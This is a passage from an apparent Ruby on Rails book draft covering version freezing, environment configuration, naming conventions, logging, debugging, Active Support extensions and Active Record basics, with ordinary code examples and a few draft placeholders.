However, as you near deployment, you want to consider the impact of changes in Rails on your application. Although your code works fine right now, what happens if, six months from now, the core team make a change to Rails that is incompatible with your application? If you innocently upgrade Rails on your production server, your application will suddenly stop working. Or, maybe you have a number of applications on your development machine, developed one after the other over a span of many

Binding Your Application to a Gem Version

You can tell Rails to use a particular version of itself by adding the line

```
RAILS_GEM_VERSION = "1.1.2"
```

at the very top of `environment.rb` in the config directory. When your application starts, Rails will query the installed Gems on your system and arrange to load the correct one.

Although attractively simple, this approach has a major drawback: if you deploy to a box that doesn't include the specified version of Rails, your application won't run. For more robust deployments, you're better off freezing Rails into your vendor directory.

months or years. Early ones may only be compatible with earlier versions of Rails, and later ones may need features only found in later Rails releases.

The solution to these issues is to bind your application to a specific version of Rails. One way of doing this, described in the sidebar on the current page, assumes that all the versions of Rails you need are installed globally as Gems—it simply tells your application to load the correct version of Rails. However, many developers feel it is safer to take the second route, and freeze the Rails code directly into their application's directory tree. By doing this, the Rails libraries are saved into the version control system alongside the corresponding application code, guaranteeing that the right version of Rails will always be available.

It's painless to do this. If you want to lock your application into the version of Rails currently installed as a Gem, simply enter the command

```
depot> rake rails:freeze:gems
```

Behind the scenes, this command copies off the most recent Rails libraries into a directory tree beneath the directory `vendor/rails`. When Rails starts running an application, it always looks in that directory for its own libraries before looking for system-wide versions, so after freezing your application becomes bound to that version of Rails.

If you want to go back to using the system-wide version of Rails, you can either delete the `vendor/rails` directory or run the command

```
depot> rake rails:unfreeze
```

As well as freezing the current Gem version of Rails into your application, you can also link your application to a version of Rails from Rail's own Subversion repository (the one the Rails core developers check their code into). You have a couple of options here. Both require that you have a Subversion client installed on your local machine. The first additional requires that your own project is stored in a Subversion repository.

Linking Your Project to the Rails Repository

One way to link your code to the Rails development code is to use Subversion *externals*. We'll link the rails subdirectory under vendor directly to the head of the Rails development code in *their* repository. In the project's top-level directory, enter the command (all on one line, without the backslash)

```
depot> svn propset svn:externals \
      "rails http://dev.rubyonrails.org/svn/rails/trunk" vendor
```

This tells Subversion that the directory vendor/rails actually comes from a remote repository. Type

```
depot> svn up vendor
```

and you'll see Rails being installed into your application. From now on, every time you run `svn up` you'll update both your application's code and you'll pick up any changes to Rails. This is life on the Edge.

Freezing An Edge Version of Rails

The previous technique makes a live connection between your application and the bleeding edge of the Rails libraries. An alternative is to take a version of Rails from the development repository and freeze it into your application's tree, just as we can freeze a version of Rails from Gems. To do this, we use one of the following three variants of a Rake task.

```
depot> rake rails:freeze:edge
depot> rake rails:freeze:edge TAG=rel_1-1-0
depot> rake rails:freeze:edge REVISION=4567
```

These Rake tasks take a version of Rails (the current one, a particular tag, or a particular Subversion revision number) and freeze them into your vendor directory. This is less risky than having your project dynamically update as the core team make changes each day, but in exchange you'll need to unfreeze and refreeze if you need to pick up some last-minute feature.

14.3 Rails Configuration

Rails runtime configuration is controlled by files in the `config` directory. These files work in tandem with the concept of *runtime environments*.

Runtime Environments

The needs of the developer are very different when writing code, testing code, and running that code in production. When writing code, you want lots of logging, convenient reloading of changed source files, in-your-face notification of errors, and so on. In testing, you want a system that exists in isolation so you can have repeatable results. In production, your system should be tuned for performance, and users should be kept away from errors.

To support this, Rails has the concept of runtime environments. Each environment comes with its own set of configuration parameters; run the same application in different environments, and that application changes personality.

The switch that dictates the runtime environment is external to your application. This means that no application code needs to be changed as you move from development through testing to production. The way you specify the runtime environment depends on how you run the application. If you're using `script/server`, you use the `-e` option.

```
depot> ruby script/server -e development # the default if -e omitted
depot> ruby script/server -e test
depot> ruby script/server -e production
```

If you're using Apache or `lighttpd`, you set the `RAILS_ENV` environment variable. This is described on page ??.

If you have special requirements, you can create your own environments. You'll need to add a new section to the database configuration file and a new file to the `config/environments` directory. These are described next.

Configuring Database Connections

The file `config/database.yml` configures your database connections. You'll find it contains three sections, one for each of the runtime environments. Figure 6.1, on page 62 shows a typical `database.yml` file

Each section must start with the environment name, followed by a colon. The lines for that section should follow. Each will be indented and contain a key, followed by a colon and the corresponding value. At a minimum, each section has to identify the database adapter (MySQL, Postgres,

and so on) and the database to be used. Adapters have their own specific requirements for additional parameters. A full list of these parameters is shown in Figure 16.2, on page 260.

If you need to run your application on different database servers, you have a couple of configuration options. If the database connection is the only difference, you can create multiple sections in `database.yml`, each named for the environment and the database. You can then use YAML's aliasing feature to select a particular database.

```
# Change the following line to point to the right database
development: development_sqlite
```

```
development_mysql:
  adapter: mysql
  database: depot_development
  host: localhost
  username:
  password:
```

```
development_sqlite:
  adapter: sqlite
  dbfile: my_db
```

If changing to a different database also changes other things in your application's configuration, you can create multiple sets of environments (development-mysql, development-postgres, and so on) and create appropriate sections in the `database.yml` file. You'll also need to add corresponding files under the `environments` directory.

As we'll see on page 259, you can also reference sections in `database.yml` when making connections manually.

Environments

The runtime configuration of your application is performed by two files. One, `config/environment.rb`, is environment independent—it is used regardless of the setting of `RAILS_ENV`. The second file does depend on the environment: Rails looks for a file named for the current environment in the directory `config/environments` and loads it during the processing of `environment.rb`. The standard three environments (`development.rb`, `production.rb`, and `test.rb`) are included by default. You can add your own file if you've defined new environment types.

Environment files typically do three things.

- They set up the Ruby load path. This is how your application can find things such as models and views when it's running.
- They create resources used by your application (such as the logger).
- They set various configuration options, both for Rails and for your application.

The first two of these are normally application-wide and so are done in `environment.rb`. The configuration options often vary depending on the environment and so are likely to be set in the environment-specific files in the `environments` directory.

The Load Path

The standard environment automatically includes the following directories (relative to your application's base directory) into your application's load path.

- `test/mocks/environment`. As these are first in the load path, classes defined here override the real versions, enabling you to replace live functionality with stub code during testing. This is described starting on page 218.
- The `app/controllers` directory and its subdirectories.
- All directories whose names start with an underscore or a lowercase letter under `app/models` and `components`.
- The directories `app`, `app/models`, `app/controllers`, `app/helpers`, `app/services`, `app/apis`, `components`, `config`, `lib`, and `vendor`.

Each of these directories is added to the load path only if it exists.

In addition, Rails checks for the directory `vendor/rails` in your application. If present, it arranges to load itself from there, rather from the shared library code.

Configuration Parameters

You configure Rails by setting various options in the Rails modules. Typically you'll make these settings either at the end of `environment.rb` (if you want the setting to apply in all environments) or in one of the environment-specific files in the `environments` directory.

We provide a listing of all these configuration parameters in Appendix B, on page 545.

14.4 Naming Conventions

One of the things that sometimes puzzles newcomers to Rails is the way it automatically handles the naming of things. They're surprised that they call a model class `Person` and Rails somehow knows to go looking for a database table called `people`. This section is intended to document how this implicit naming works.

The rules here are the default conventions used by Rails. You can override all of these conventions using the appropriate declarations in your Rails classes.

Mixed-Case, Underscores, and Plurals

We often name variables and classes using short phrases. In Ruby, the convention is to have variable names where the letters are all lowercase, and words are separated by underscores. Classes and modules are named differently: there are no underscores, and each word in the phrase (including the first) is capitalized. (We'll call this *mixed-case*, for fairly obvious reasons). These conventions lead to variable names such as `order_status` and class names such as `LineItem`.

Rails takes this convention and extends it in two ways. First, it assumes that database table names, like variable names, have lowercase letters and underscores between the words. Rails also assumes that table names are always plural. This leads to table names such as `orders` and `third_parties`.

On another axis, Rails assumes that files are named in lowercase with underscores.

Rails uses this knowledge of naming conventions to convert names automatically. For example, your application might contain a model class that handles line items. You'd define the class using the Ruby naming convention, calling it `LineItem`. From this name, Rails would automatically deduce the following.

- That the corresponding database table will be called `line_items`. That's the class name, converted to lowercase, with underscores between the words and pluralized.
- Rails would also know to look for the class definition in a file called `line_item.rb` (in the `app/models` directory).

Rails controllers have additional naming conventions. If our application has a store controller, then the following happens.

Model Naming	
Table	line_items
Class	LineItem
File	app/models/line_item.rb

Controller Naming	
URL	http://.../store/list
Class	StoreController
File	app/controllers/store_controller.rb
Method	list
Layout	app/views/layouts/store.rhtml

View Naming	
URL	https://.../store/list
File	app/views/store/list.rhtml (or .xml, .rjs)
Helper	module StoreHelper
File	app/helpers/store_helper.rb

Figure 14.3: Naming Convention Summary

- Rails assumes the class is called `StoreController` and that it's in a file named `store_controller.rb` in the `app/controllers` directory.
- It also assumes there's a helper module named `StoreHelper` in the file `store_helper.rb` located in the `app/helpers` directory.
- It will look for view templates for this controller in the `app/views/store` directory.
- It will by default take the output of these views and wrap them in the layout template contained in `store.rhtml` or `store.xml` in the directory `app/views/layouts`.

All these conventions are shown in Figure 14.3 .

There's one extra twist. In normal Ruby code you have to use the `require` keyword to include Ruby source files before you reference the classes and



David Says...

Why Plurals for Tables?

Because it sounds good in conversation. Really. “Select a Product from products.” Just like “Order has_many :line_items.”

The intent is to bridge programming and conversation by creating a domain language that can be shared by both. Having such a language means cutting down on the mental translation that otherwise confuses the discussion of a *product description* with the client when it’s really implemented as *merchandise body*. These communications gaps are bound to lead to errors.

Rails sweetens the deal by giving you most of the configuration for free if you follow the standard conventions. Developers are thus rewarded for doing the right thing, so it’s less about giving up “your ways” and more about getting productivity for free.

modules in those files. Because Rails knows the relationship between filenames and class names, `require` is normally not necessary in a Rails application. Instead, the first time you reference a class or module that isn’t known, Rails uses the naming conventions to convert the class name to a filename and tries to load that file behind the scenes. The net effect is that you can typically reference (say) the name of a model class, and that model will be automatically loaded into your application.

We said that `require` is not normally needed. You will have to use it to load in Ruby source that Rails doesn’t explicitly manage. In particular, if you have code in the `lib` directory or one of its subdirectories, you’ll need to load it using `require`.

```
require "my_library"
require "pdf/invoice_writer"
```

Grouping Controllers into Modules

So far, all our controllers have lived in the `app/controllers` directory. It is sometimes convenient to add more structure to this arrangement. For example, our store might end up with a number of controllers performing related but disjoint administration functions. Rather than pollute the

top-level namespace with each of these, we might choose to group them into a single admin namespace.

Rails does this using a simple convention. If an incoming request has a controller named (say) `admin/book`, Rails will look for the controller called `book_controller` in the directory `app/controllers/admin`. That is, the final part of the controller name will always resolve to a file called *name_controller.rb*, and any leading path information will be used to navigate through subdirectories, starting in the `app/controllers` directory.

Imagine that our application has two such groups of controllers (say, `admin/xxx` and `content/xxx`) and that both groups defined a book controller. There'd be a file called `book_controller.rb` in both the `admin` and `content` subdirectories of `app/controllers`. Both of these controller files would define a class named `BookController`. If Rails took no further steps, these two classes would clash.

To deal with this, Rails assumes that controllers in subdirectories of the directory `app/controllers` are in Ruby modules named after the subdirectory. Thus, the book controller in the `admin` subdirectory would be declared as

```
class Admin::BookController < ApplicationController
  # ...
end
```

The book controller in the `content` subdirectory would be in the `Content` module.

```
class Content::BookController < ApplicationController
  # ...
end
```

The two controllers are therefore kept separate inside your application.

The templates for these controllers appear in subdirectories of `app/views`. Thus, the view template corresponding to the request

`http://my.app/admin/book/edit/1234`

will be in the file

`app/views/admin/book/edit.rhtml`

You'll be pleased to know that the controller generator understands the concept of controllers in modules and lets you create them with commands such as

```
myapp> ruby script/generate controller Admin::Book action1 action2 ...
```

This pattern of controller naming has ramifications when we start generating URLs to link actions together. We'll talk about this starting on page 357.

14.5 Logging in Rails

Rails has logging built right into the framework. Or, to be more accurate, Rails exposes a `Logger` object to all the code in a Rails application.

`Logger` is a simple logging framework that ships with recent versions of Ruby. (You can get more information by typing `ri Logger` at a command prompt or by looking in the standard library documentation in *Programming Ruby* [TFH05]). For our purposes, it's enough to know that we can generate log messages at the warning, info, error, and fatal levels. We can then decide (probably in an environment file) which levels of logging to write to the log files.

```
logger.warn("I don't think that's a good idea")
logger.info("Dave's trying to do something bad")
logger.error("Now he's gone and broken it")
logger.fatal("I give up")
```

In a Rails application, these messages are written to a file in the log directory. The file used depends on the environment in which your application is running. A development application will log to `log/development.log`, an application under test to `test.log`, and a production app to `production.log`.

14.6 Debugging Hints

Bugs happen. Even in Rails applications. This section has some hints on tracking them down.

First and foremost, write tests! Rails makes it easy to write both unit tests and functional tests (as we saw in Chapter 13, *Task T: Testing*, on page 181). Use them, and you'll find that your bug rate drops way down. You'll also decrease the likelihood of bugs suddenly appearing in code that you wrote a month ago. Tests are cheap insurance.

Tests tell you whether something works or not, and they help you isolate the code that has a problem. Sometimes, though, the cause isn't immediately apparent.

If the problem is in a model, you might be able to track it down by running the offending class outside the context of a web application. The

scripts/console script lets you bring up part of a Rails application in an irb session, letting you experiment with methods. Here's a session where we use the console to update the price of a product.

```
depot> ruby script/console
Loading development environment.
irb(main):001:0> pr = Product.find(:first)
=> #<Product:0x248acd0 @attributes={"image_url"=>"/old_images/sk..."
irb(main):002:0> pr.price
=> 29.95
irb(main):003:0> pr.price = 34.95
=> 34.95
irb(main):004:0> pr.save
=> true
```

Logging and tracing are a great way of understanding the dynamics of complex applications. You'll find a wealth of information in the development log file. When something unexpected happens, this should probably be the first place you look. It's also worth inspecting the web server log for anomalies. If you use WEBrick in development, this will be scrolling by on the console you use to issue the script/server command.

You can add your own messages to the log with Logger object described in the previous section. Sometimes the log files are so busy that it's hard to find the message you added. In those cases, and if you're using WEBrick, writing to STDERR will cause your message to appear on the WEBrick console, intermixed with the normal WEBrick tracing.

If a page comes up displaying the wrong information, you might want to dump out the objects being passed in from the controller. The debug() helper method is good for this. It formats objects nicely and makes sure that their contents are valid HTML.

```
<h3>Your Order</h3>

<%= debug(@order) %>

<div id="ordersummary">
  . . .
</div>
```

Finally, for those problems that just don't seem to want to get fixed, you can roll out the big guns and point a debugger at your running application. This is normally available only for applications in the development environment.

To use breakpoints:

1. Insert a call to the method `breakpoint()` at the point in your code where you want your application to first stop. You can pass this method a string if you'd like—this becomes an identifying message later.
2. On a convenient console, navigate to your application's base directory and enter the command

```
depot> ruby script/breakpointer
No connection to breakpoint service at
druby://localhost:42531 (DRb::DRbConnError)
Tries to connect will be made every 2 seconds...
```

Don't worry about the *No connection* message—it just means that your breakpoint hasn't hit yet.

3. Using a browser, prod your application to make it hit the `breakpoint()` method. When it does, the console where `breakpointer` is running will burst into life—you'll be in an `irb` session, talking to your running web application. You can inspect variables, set values, add other breakpoints, and generally have a good time. When you quit `irb`, your application will continue running.

By default, breakpoint support uses a local network connection to talk between your application and the `breakpointer` client. You might be able to use the `-s` option when you run `breakpointer` to connect to an application on another machine.

14.7 What's Next

Missing:
update at end

If you're looking for information on Active Record, Rails' object-relational mapping layer, you need the next two chapters. The first of these covers the basics, and the second gets into some of the more esoteric stuff. They're long chapters—Active Record is the largest component of Rails.

Chapter 18, *Action Controller and Rails*, looks at Action Controller, the brains behind Rails applications. This is where requests are handled and business logic lives. After that, Chapter 19, *Action View*, describes how you get from application-level data to browser pages.

But wait (as they say), there's more! The new style of web-based application makes use of JavaScript and XMLHttpRequest to provide a far more interactive user experience. Chapter 20, *The Web, V2.0*, tells you how to spice up your applications.

Rails can do more than talk to browsers. Chapter 21, *Action Mailer*, shows you how to send and receive e-mail from a Rails application, and Chap-

ter [22](#), *Web Services on Rails*, on page [493](#), describes how you can let others access your application programmatically using SOAP and XML-RPC.

We leave two of the most important chapters to the end. Chapter [23](#), *Securing Your Rails Application*, contains vital information if you want to be able to sleep at night after you expose your application to the big, bad world. And Chapter [24](#), *Deployment and Production*, contains all the nitty-gritty details of putting a Rails application into production and scaling it as your user base grows.

Active Support

Active Support is a set of libraries that are shared by all Rails components. Much of what's in there is intended for Rails internal use. However, Active Support also extends some of Ruby's built-in classes in interesting and useful ways. In this section we'll quickly list the most popular of these extensions.

15.1 Generally Available Extensions

As we'll see when we look at Ajax (on page ??), it's sometimes useful to be able to convert Ruby objects into a neutral form to allow them to be send to a remote program (often JavaScript running in the user's browser). Rails extends Ruby objects with two methods, `to_json()` and `to_yaml()`. These convert objects into JSON (JavaScript Object Notation) and YAML (the same notation used in Rails configuration and fixture files).

```
# For demo purposes, create a Ruby structure with two attributes
```

```
Rating = Struct.new(:name,:ratings)
```

```
rating = Rating.new("Rails", [ 10, 10, 9.5, 10 ])
```

```
# and serialize an object of that structure two ways...
```

```
puts rating.to_json      #=> ["Rails", [10, 10, 9.5, 10]]
```

```
puts rating.to_yaml      #=> --- !ruby/struct:Rating
```

```
    name: Rails
```

```
    ratings:
```

```
    - 10
```

```
    - 10
```

```
    - 9.5
```

```
    - 10
```

In addition, all Active Record objects, and all hashes, support a `to_xml()` method. We saw this in Section 12.1, *Autogenerating the XML*, on page 178.

To make it easier to tell if something has no content, Rails extends all Ruby objects with the `blank?` method. It always returns `true` for `nil` and `false`, and it always returns `false` for numbers and for `true`. For all other objects, it returns `true` if that object is empty. (For strings, it first strips leading and trailing whitespace before testing.)

```
puts [].blank?      #=> true
puts { 1 => 2 }.blank? #=> false
puts "  cat ".blank? #=> false
puts "".blank?      #=> true
puts " ".blank?      #=> true
puts nil.blank?     #=> true
```

15.2 Enumerations and Arrays

Because our web applications spend a lot of time working with collections, Rails adds some magic to Ruby's `Enumerable` mixin.

The `group_by()` method partitions a collection into sets of values. It does this by calling a block once for each element in the collection, and using the result returned by the block as the partitioning key. The result is a hash where each of the keys is associated with an array of elements from the original collection that share a common partitioning key. For example, the following splits a group of posts by author.

```
groups = posts.group_by {|post| post.author_id}
```

The variable `groups` will reference a hash where the keys are the author ids, and the values are arrays of posts written by the corresponding author.

Rails also extends arrays with a couple of convenience methods.

```
puts [ "ant", "bat", "cat" ].to_sentence  #=> "ant, bat, and cat"
puts [ "ant", "bat", "cat" ].to_sentence(:connector => "and not forgetting")
                                     #=> "ant, bat, and not forgetting cat"
puts [ "ant", "bat", "cat" ].to_sentence(:skip_last_comma => true)
                                     #=> "ant, bat and cat"
```

```
[1,2,3,4,5,6,7].in_groups_of(3) {|slice| p slice}
                                     #=> [1, 2, 3]
                                     [4, 5, 6]
                                     [7, nil, nil]
[1,2,3,4,5,6,7].in_groups_of(3, "X") {|slice| p slice}
                                     #=> [1, 2, 3]
                                     [4, 5, 6]
                                     [7, "X", "X"]
```

15.3 String Extensions

Newcomers to Ruby are often surprised that indexing into a string using something like `string[2]` returns an integer, not a one-character string. Rails adds some helper methods to strings which give some more natural behavior.

```
string = "Now is the time"
puts string.at(2)      #=> "w"
puts string.from(8)    #=> "he time"
puts string.to(8)      #=> "Now is th"
puts string.first      #=> "N"
puts string.first(3)   #=> "Now"
puts string.last       #=> "e"
puts string.last(4)    #=> "time"

puts string.starts_with?("No") #=> true
puts string.ends_with?("ME")   #=> false

count = Hash.new(0)
string.each_char {|ch| count[ch] += 1}
p count
#=> {" "=>3, "w"=>1, "m"=>1, "N"=>1, "o"=>1,
    "e"=>2, "h"=>1, "s"=>1, "t"=>2, "i"=>2}
```

Active Support adds methods to all strings to support the way Rails itself converts names from singular to plural, lowercase to mixed case, and so on. A few of these might be useful in the average application.

```
puts "cat".pluralize      #=> cats
puts "cats".pluralize    #=> cats
puts "erratum".pluralize #=> errata
puts "cats".singularize  #=> cat
puts "errata".singularize #=> erratum
puts "first_name".humanize #=> "First name"
puts "now is the time".titleize #=> "Now Is The Time"
```

Writing Your Rules for Inflections

Rails comes with a fairly decent set of rules for forming plurals for English words, but it doesn't (yet) know every single irregular form. For example, if you're writing a farming application, and have a table for geese, Rails might not find it automatically:

```
depot> script/console
Loading development environment.
>> "goose".pluralize
=> "gooses"
```

Seems to me that *gooses* is a verb, not a plural noun.

As with everything in Rails, if you don't like the defaults, you can change them. And changing the automatic inflections is easy. At the bottom of the file `environment.rb` in the `config` directory you'll find a commented out section which configures the `Inflector` module. This lets us define new rules for forming the plural and singular forms of words. We can tell it:

- How to form the plural of a word or class or words given the singular form.
- How to form the singular form of a word or class or words given the plural form.
- Which words have irregular plurals.
- Which words have no plurals.

Our `goose/geese` pair are an irregular plural, so we could tell the `inflector` about them using

```
Inflector.inflections do |inflect|
  inflect.irregular "goose", "geese"
end
```

Now Rails gets it right.

```
depot> script/console
Loading development environment.
>> "goose".pluralize      #=> "geese"
>> "geese".singularize    #=> "goose"
```

Perhaps surprisingly, defining an irregular plural actually defines plurals for all words that end with the given pattern.

```
>> "canadagoose".pluralize      #=> "canadageese"
>> "wildgeese".singularize      #=> "wildgoose"
```

For families of plurals, define pattern-based rules for forming singular and plural forms. For example, the plural of *father-in-law* is *fathers-in-law*, *mother-in-law* becomes *mothers-in-law*, and so on. You can tell Rails about this by defining the mappings using regular expressions. In this case, you have to tell it both how to make the plural from the singular form and vice versa.

```
Inflector.inflections do |inflect|
  inflect.plural(/-in-law$/, "s-in-law")
  inflect.singular(/s-in-law$/, "-in-law")
end
>> "sister-in-law".pluralize    #=> "sisters-in-law"
>> "brothers-in-law".singularize #=> "brother-in-law"
```

Some words are uncountable (like bugs in my programs). You tell the inflector using the `uncountable()` method.

```
Inflector.inflections do |inflect|
  inflect.uncountable("air", "information", "water")
end
>> "water".pluralize           #=> "water"
>> "water".singularize         #=> "water"
```

15.4 Extensions to Numbers

`Integer` gains the two instance methods `even?` and `odd?`. You can also get the ordinal form of an integer using `ordinalize()`.

```
puts 3.ordinalize      #=> "3rd"
puts 321.ordinalize    #=> "321st"
```

All numeric objects gain a set of scaling methods. Singular and plural forms are supported.

```
puts 20.bytes          #=> 20
puts 20.kilobytes       #=> 20480
puts 20.megabytes       #=> 20971520
puts 20.gigabytes       #=> 21474836480
puts 20.terabytes       #=> 21990232555520
puts 20.petabytes       #=> 22517998136852480
puts 1.exabyte          #=> 1152921504606846976
```

There are also time-based scaling methods. These convert their receiver into the equivalent number of seconds. The `months()` and `years()` methods are approximations—months are assumed to be 30 days long, years 365 days long. However, the `Time` class has been extended with methods that give you accurate relative dates (see the description in the section that follows this one). Again, both singular and plural forms are supported.

```
puts 20.seconds        #=> 20
puts 20.minutes         #=> 1200
puts 20.hours           #=> 72000
puts 20.days            #=> 1728000
puts 20.weeks           #=> 12096000
puts 20.fortnights       #=> 24192000
puts 20.months          #=> 51840000
puts 20.years           #=> 630720000
```

You can also calculate times relative to some time (by default `Time.now`) using the methods `ago()` and `from_now()` (or their aliases `until()` and `since()`, respectively).

```
puts Time.now           #=> Thu May 18 23:29:14 CDT 2006
puts 20.minutes.ago     #=> Thu May 18 23:09:14 CDT 2006
```

```
puts 20.hours.from_now    #=> Fri May 19 19:29:14 CDT 2006
puts 20.weeks.from_now    #=> Thu Oct 05 23:29:14 CDT 2006
puts 20.months.ago        #=> Sat Sep 25 23:29:16 CDT 2004
puts 20.minutes.until("2006-12-25 12:00:00".to_time)
                        #=> Mon Dec 25 11:40:00 UTC 2006
puts 20.minutes.since("2006-12-25 12:00:00".to_time)
                        #=> Mon Dec 25 12:20:00 UTC 2006
```

How cool is that? And it gets even cooler...

15.5 Time and Date Extensions

The `Time` class gains a number of useful methods, helping you calculate relative times and dates, and format time strings.

```
now = Time.now
puts now                #=> Thu May 18 23:36:10 CDT 2006
puts now.to_date        #=> 2006-05-18
puts now.to_s           #=> Thu May 18 23:36:10 CDT 2006
puts now.to_s(:short)   #=> 18 May 23:36

puts now.to_s(:long)    #=> May 18, 2006 23:36
puts now.to_s(:db)      #=> 2006-05-18 23:36:10
puts now.to_s(:rfc822)  #=> Thu, 18 May 2006 23:36:10 -0500
puts now.ago(3600)      #=> Thu May 18 22:36:10 CDT 2006
puts now.at_beginning_of_day #=> Thu May 18 00:00:00 CDT 2006

puts now.at_beginning_of_month #=> Mon May 01 00:00:00 CDT 2006
puts now.at_beginning_of_week #=> Mon May 15 00:00:00 CDT 2006
puts now.beginning_of_quarter #=> Sat Apr 01 00:00:00 CST 2006
puts now.at_beginning_of_year #=> Sun Jan 01 00:00:00 CST 2006
puts now.at_midnight    #=> Thu May 18 00:00:00 CDT 2006

puts now.change(:hour => 13) #=> Thu May 18 13:00:00 CDT 2006
puts now.last_month      #=> Tue Apr 18 23:36:10 CDT 2006
puts now.last_year       #=> Wed May 18 23:36:10 CDT 2005
puts now.midnight        #=> Thu May 18 00:00:00 CDT 2006
puts now.monday          #=> Mon May 15 00:00:00 CDT 2006

puts now.months_ago(2)    #=> Sat Mar 18 23:36:10 CST 2006
puts now.months_since(2)  #=> Tue Jul 18 23:36:10 CDT 2006
puts now.next_week       #=> Mon May 22 00:00:00 CDT 2006
puts now.next_year       #=> Fri May 18 23:36:10 CDT 2007
puts now.seconds_since_midnight #=> 84970.423472

puts now.since(7200)      #=> Fri May 19 01:36:10 CDT 2006
puts now.tomorrow        #=> Fri May 19 23:36:10 CDT 2006
puts now.years_ago(2)     #=> Tue May 18 23:36:10 CDT 2004
puts now.years_since(2)   #=> Sun May 18 23:36:10 CDT 2008
puts now.yesterday       #=> Wed May 17 23:36:10 CDT 2006
```

```
puts now.advance(:days => 30)    #=> Sat Jun 17 23:36:10 CDT 2006
puts Time.days_in_month(2)       #=> 28
puts Time.days_in_month(2, 2000) #=> 29
```

Date objects also pick up a few useful methods.

```
date = Date.today
puts date.to_s           #=> "2006-05-18"
puts date.to_time        #=> Thu May 18 00:00:00 CDT 2006
puts date.to_s(:short)   #=> "18 May"
puts date.to_s(:long)    #=> "May 18, 2006"
puts date.to_s(:db)      #=> "2006-05-18"
```

The last of these converts a date into a string that's acceptable to the default database currently being used by your application. You may have noticed that the Time class has a similar extension for formatting datetime fields in a database-specific format.

There are also two useful time-related methods added to the String class. The methods `to_time()` and `to_date()` return Time and Date objects respectively.

```
puts "2006-12-25 12:34:56".to_time #=> Mon Dec 25 12:34:56 UTC 2006
puts "2006-12-25 12:34:56".to_date  #=> 2006-12-25
```

Active Support also includes a Timezone class. Timezone objects encapsulate the names and offset of a time zone. The class contains a list of the world's time zones. See the Active Support RDoc for details.

15.6 An Extension to Ruby Symbols

(This section describes an advanced feature of Ruby, and can be safely skipped on the first dozen or so readings....)

You often want to pass a block to an iterator where all the block does is invoke a method on its argument. We did this in our earlier `group_by` example.

```
groups = posts.group_by {|post| post.author_id}
```

Rails provides a shorthand notation for this. We could have written this code as:

```
groups = posts.group_by(&:author_id)
```

How does this wizardry work? It relies on the fact that the `&` notation for parameter passing expects a Proc object. If it doesn't get one, Ruby tries to convert whatever it does get by invoking its `to_proc()` method. Here

we're passing it a symbol (:author_id). And Rails has conveniently defined a `to_proc()` method in class `Symbol`. Here's the implementation—figuring it out is left as an exercise to the reader.

```
class Symbol
  def to_proc
    Proc.new { |obj, *args| obj.send(self, *args) }
  end
end
```

Active Record Basics

Active Record is the object-relational mapping (ORM) layer supplied with Rails. In this chapter, we'll look at the basics of Active Record—connecting to databases, mapping tables, and manipulating data. We'll dig deeper into the more advanced stuff in the next chapter.

Active Record closely follows the standard ORM model: tables map to classes, rows to objects, and columns to object attributes. It differs from most other ORM libraries in the way it is configured. By using a sensible set of defaults, Active Record minimizes the amount of configuration that developers perform. To illustrate this, here's a program that uses Active Record to wrap a table of orders in a MySQL database. After finding the order with a particular id, it modifies the purchaser's name and saves the result back in the database, updating the original row.¹

```
require "rubygems"
require_gem "activerecord"

ActiveRecord::Base.establish_connection(:adapter => "mysql",
                                       :host => "localhost", :database => "railsdb")

class Order < ActiveRecord::Base
end

order = Order.find(123)
order.name = "Dave Thomas"
order.save
```

¹The examples in this chapter connect to various MySQL databases on the machines we used while writing this book. You'll need to adjust the connection parameters to get them to work with your database. We discuss connecting to a database in Section 16.4, *Connecting to the Database*, on page 259.

That's all there is to it—in this case no configuration information (apart from the database connection stuff) is required. Somehow Active Record figured out what we needed and got it right. Let's have a look at how this works.

16.1 Tables and Classes

When you create a subclass of `ActiveRecord::Base`, you're creating something that wraps a database table. By default, Active Record assumes that the name of the table is the plural form of the name of the class. If the class name contains multiple capitalized words, the table name is assumed to have underscores between these words. Some irregular plurals are handled.

Class Name	Table Name	Class Name	Table Name
Order	orders	LineItem	line_items
TaxAgency	tax_agencies	Person	people
Batch	batches	Datum	data
Diagnosis	diagnoses	Quantity	quantities

These rules reflect DHH's philosophy that class names should be singular while the names of tables should be plural. If you don't like this behavior, you can disable it by setting a global flag in your configuration (the file `environment.rb` in the `config` directory).

```
ActiveRecord::Base.pluralize_table_names = false
```

The algorithm used to derive the plural form of a table name is fairly simplistic. It works in the majority of common cases, but if you have a class named *Sheep*, it'll valiantly try to find a table named *sheeps*. The assumption that the table name and class names are related might also break down if you're operating with a legacy schema,² where the table names might otherwise force you to use strange or undesirable class names in your code. For this reason, Active Record allows you to override the default generation of a table name using the `set_table_name` directive.

```
class Sheep < ActiveRecord::Base
  set_table_name "sheep"           # Not "sheeps"
end
```

²The meaning of the word *schema* varies across the industry. We use it to mean the definition of tables and their interrelationships in the context of an application or suite of related applications. Basically, the schema is the database structure required by your code.



David Says...

Where Are My Attributes?

The notion of a database administrator (DBA) as a separate role from programmer has led some developers to see strict boundaries between code and schema. Active Record blurs that distinction, and no other place is that more apparent than in the lack of explicit attribute definitions in the model.

But fear not. Practice has shown that it makes little difference whether you're looking at a database schema, a separate XML mapping file, or inline attributes in the model. The composite view is similar to the separations already happening in the Model-View-Control pattern—just on a smaller scale.

Once the discomfort of treating the table schema as part of the model definition has dissipated, you'll start to realize the benefits of keeping DRY. When you need to add an attribute to the model, you simply change the schema, which automatically retains your data (use `alter` instead of `drop/create`), and reload the application.

Taking the “build” step out of schema evolution makes it just as agile as the rest of the code. It becomes much easier to start with a small schema and extend and change it as needed.

```
class Order < ActiveRecord::Base
  set_table_name "ord_rev99_x"      # Wrap a legacy table...
end
```

16.2 Columns and Attributes

Active Record objects correspond to rows in a database table. The objects have attributes corresponding to the columns in the table. You probably noticed that our definition of class `Order` didn't mention any of the columns in the orders table. That's because Active Record determines them dynamically at runtime. Active Record reflects on the schema inside the database to configure the classes that wrap tables.³

³This isn't strictly true, as a model may have attributes that aren't part of the schema. We'll discuss attributes in more depth in the next chapter, starting on page 339.

Our orders table might have been created with the following SQL.

[Download](#) e1/ar/create.sql

```
create table orders (
  id          int          not null auto_increment,
  name        varchar(100) not null,
  email       varchar(255) not null,
  address     text         not null,
  pay_type    char(10)     not null,
  shipped_at   datetime     null,
  primary key (id)
);
```

We can create an Active Record class that wraps this table.

[Download](#) e1/ar/dump_orders_table.rb

```
require 'rubygems'
require_gem 'activerecord'

# Connection code omitted...

class Order < ActiveRecord::Base
end
```

